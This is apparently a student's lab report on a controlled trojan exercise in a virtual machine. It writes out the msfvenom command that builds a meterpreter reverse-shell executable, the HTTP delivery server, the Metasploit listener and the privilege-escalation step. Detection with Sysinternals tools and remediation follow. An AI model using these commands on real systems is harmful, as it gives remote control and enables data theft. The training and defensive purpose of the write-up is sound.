Development, Deployment, and Incident Response: A Case Study of Trojan Malware on Windows 8.1

Report Date: 14th Dec, 2024

Prepared By: Orji Ngozi Vivian

Contact Information: orjivivian@gmail.com |

https://www.linkedin.com/in/ngozi-vivian-orji

CONFIDENTIALITY STATEMENT

This report and its contents are confidential and intended solely for academic purposes. Unauthorized use, reproduction, or dissemination of this report is strictly prohibited. The findings, conclusions, and recommendations in this report, prepared by Orji Ngozi Vivian, are based on a simulated cybersecurity assessment. Any misuse of this information is against ethical and professional standards.

TABLE OF CONTENTS

Summary

A controlled cybersecurity exercise was conducted to assess the effectiveness of incident response procedures on a Windows 8.1 machine. This exercise involves the development and deployment of trojan malware via a browser exploit, with the attacker's machine operating a Python-based server to facilitate intrusion.

The Trojan was designed using msfvenom on the attacker machine and delivered to the Windows machine using a simulated malicious webpage hosted on a Python HTTP server, mimicking a real-world attack vector.

The Windows machine was compromised, giving the attacker access to a user account and allowing for data exfiltration.

Using Microsoft Sysinternals tools, indicators of compromise (IOCs) associated with trojan were identified. The identified malware process was then terminated and the malware was deleted. The attacker's IP was also blocked to avoid future operations.

Post-incident exercise was conducted to identify the root cause of the problem, and recommendations were provided to prevent future occurrences.

1. Technical Details

1.1. Setting up

I downloaded the Windows 8.1 ISO from https://anturis.com/download-windows-8-1-iso/. However, I had issues installing Windows 8.1 with the product key, so I had to disable unattended installation in VirtualBox. When setting up Windows 8.1, I was prompted to input a product key, and since I had none, I used a general product key: **334NH-RXG76-64THK-C7CKG-D3VPT**.

Microsoft Sysinternals Tools was downloaded from https://download.sysinternals.com/files/SysinternalsSuite.zip on my Windows machine. This suite of tools provides advanced utilities for managing, diagnosing, and troubleshooting Windows systems.

1.2. Exploitation

I created a trojan using Kali Linux and deployed it to the Windows machine. This granted me access to a user account.

S**teps followed:**

Step 1: I developed a trojan using the msfvenom command.


- **-p:** specifies the payload used to create a shell.
- **LHOST:** contains the attacker's IP address.
- **LPORT:** The port is to be listened to for connection.
- **-f exe:** output format as an executable file.
- **-o trojan.exe:** name of the output file.

```
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=7777 -f exe -o
trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: trojan.exe
```

Step 2: I started a Python HTTP server to share and test web applications locally.

```
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.12 - - [21/Dec/2024 10:56:53] "GET /trojan.exe HTTP/1.1" 200 -
```

Step 3: I turned off the firewall on my Windows machine and downloaded Trojan through my browser.




Step 4: I set up a listener in Metasploit:

```
sudo msfconsole

use exploit/multi/handler

set LHOST 10.0.2.15

set  LPORT 7777

set payload windows/meterpreter/reverse_tcp

run
```

Step 5: On the Windows machine, I located the folder where the Trojan was downloaded and executed.

This allowed me to monitor activity on my Windows machine in real time, check system information, etc.



Gaining root access

Initially, I could access the Windows machine from my Kali machine but lacked root privileges. I used a local exploit suggester to escalate privileges. After running the necessary commands, I gained root access.

```
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Descriptio
n
   -  ----                                        ---------------  ----    -----  ----------
-
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Reco
n Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon
/local_exploit_suggester
```

```
msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the a
                                               vailable exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

Running the above commands, I got root access to my Windows machine.


```
msf6 post(multi/recon/local_exploit_suggester) > whoami
[*] exec: whoami

root
```


1.3. Incident Detection and Response

1.3.1 Indicator Identification (IOCs) on the Windows 8 machine

1. **Process Explorer (procexp64.exe):** It provides a detailed view of processes running on the Windows system, including their properties, resource usage, and interactions.

   I identified the malicious process trojan.exe located in the explorer.exe folder. A check on VirusTotal showed that 59 out of 76 vendors flagged it as malicious.






When I checked trojan.exe's properties, it provided information about the digital signature, the path, the attacker's IP address, and other things.


2. **TCPView(tcpview64.exe):** Identifies unusual outbound connections, especially unfamiliar external IPs.


   Displays all active TCP and UDP connections. The analysis revealed a connection to a suspicious remote IP address.



3. **Process Monitor:** It gives information about activity runtime.

   From the analysis it shows that Windows receives a TCP request, it creates an operation and sends a response, then terminates operation. It also displays information about the path the attacker accessed.






Time ...	Process Name	PID	Operation	Path	Result	Detail	Command Line
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\bootmgr	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:17.0552569 PM	trojan.exe	2600	CloseFile	C:\bootmgr	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\BOOTNXT	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\BOOTNXT	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\BOOTNXT	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\Documents and Settings	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\Documents and Settings	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\Documents and Settings	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\PerfLogs	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\PerfLogs	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\PerfLogs	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\Program Files	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\Program Files	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\Program Files	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\Program Files (x86)	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\Program Files (x86)	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\Program Files (x86)	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\ProgramData	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\ProgramData	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\ProgramData	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\swapfile.sys	SHARING VIOLAT...	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryDirectory	C:\swapfile.sys	SUCCESS	FileInformationClas...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\System Volume Information	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\System Volume Information	SUCCESS	CreationTime: 12/1...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\System Volume Information	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\Users	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\Users	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\Users	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CreateFile	C:\Windows	SUCCESS	Desired Access: R...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryNetworkOpen...	C:\Windows	SUCCESS	CreationTime: 8/22...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\Windows	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	QueryDirectory	C:\	NO MORE FILES	FileInformationClas...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	CloseFile	C:\	SUCCESS		"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	TCP Send	veevs:49223 -> 10.0.2.15:7777	SUCCESS	Length: 1840, starti...	"C:\Users\veev\Downloads\trojan.exe"
10:45:...	trojan.exe	2600	Thread Exit		SUCCESS	Thread ID: 1740, ...	"C:\Users\veev\Downloads\trojan.exe"

1.3.2. Incident Response


After discovering the way the malware is operating and the activities carried out by the attacker, the following step was carried out to prevent further attack or destruction.

Step 1: Terminate the malicious process using Process Explorer.



Step 2: Remove the malicious file:

TCPview provides information about the location of the malware. I clicked on explore and it took me to the location of the file. Then I deleted the file.




Step 3: Block the IP address

To prevent future events from the IP address, I block the address.

Open Control Panel > System and Security > Windows Defender Firewall > Advanced Setting.

In the inbound rules, create a new rule. Add the IP address to be blocked under the scope section and save.

Do same for outbound.



Step 4: Turn on the window defender and firewall.

Open Control Panel > System and Security > Windows Defender Firewall > Turn Windows Firewall On or Off.

1.3.3. Post-Incident Analysis

Root Cause Analysis

The malware attack was caused by downloading an executable file from an untrusted source, facilitated by disabling firewall protection.

Prevention Recommendations

1. Educate users on safe browsing habits and avoid downloading files from untrusted websites.
2. Enable strict firewall rules and ensure firewall protection is always activated.
3. Install an Intrusion Detection System to monitor and detect malicious activities.
4. Regularly update software and apply patches.

Conclusion

This controlled cybersecurity exercise provided insights into the lifecycle of a trojan attack, from development and deployment to detection and response.

It highlighted the importance of identifying vulnerabilities within Windows systems and the necessity of regular system updates and patches.

Through this exercise, I learned to assess incident response effectiveness, revealing strengths and areas for improvement in defending against actual threats.

Utilizing tools like Microsoft Sysinternals improved my ability to detect Indicators of Compromise (IOCs), facilitating quicker identification and mitigation of malicious activities.

Based on the findings, I formulated targeted recommendations to sustain cybersecurity posture, including system hardening, user training, and advanced monitoring solutions..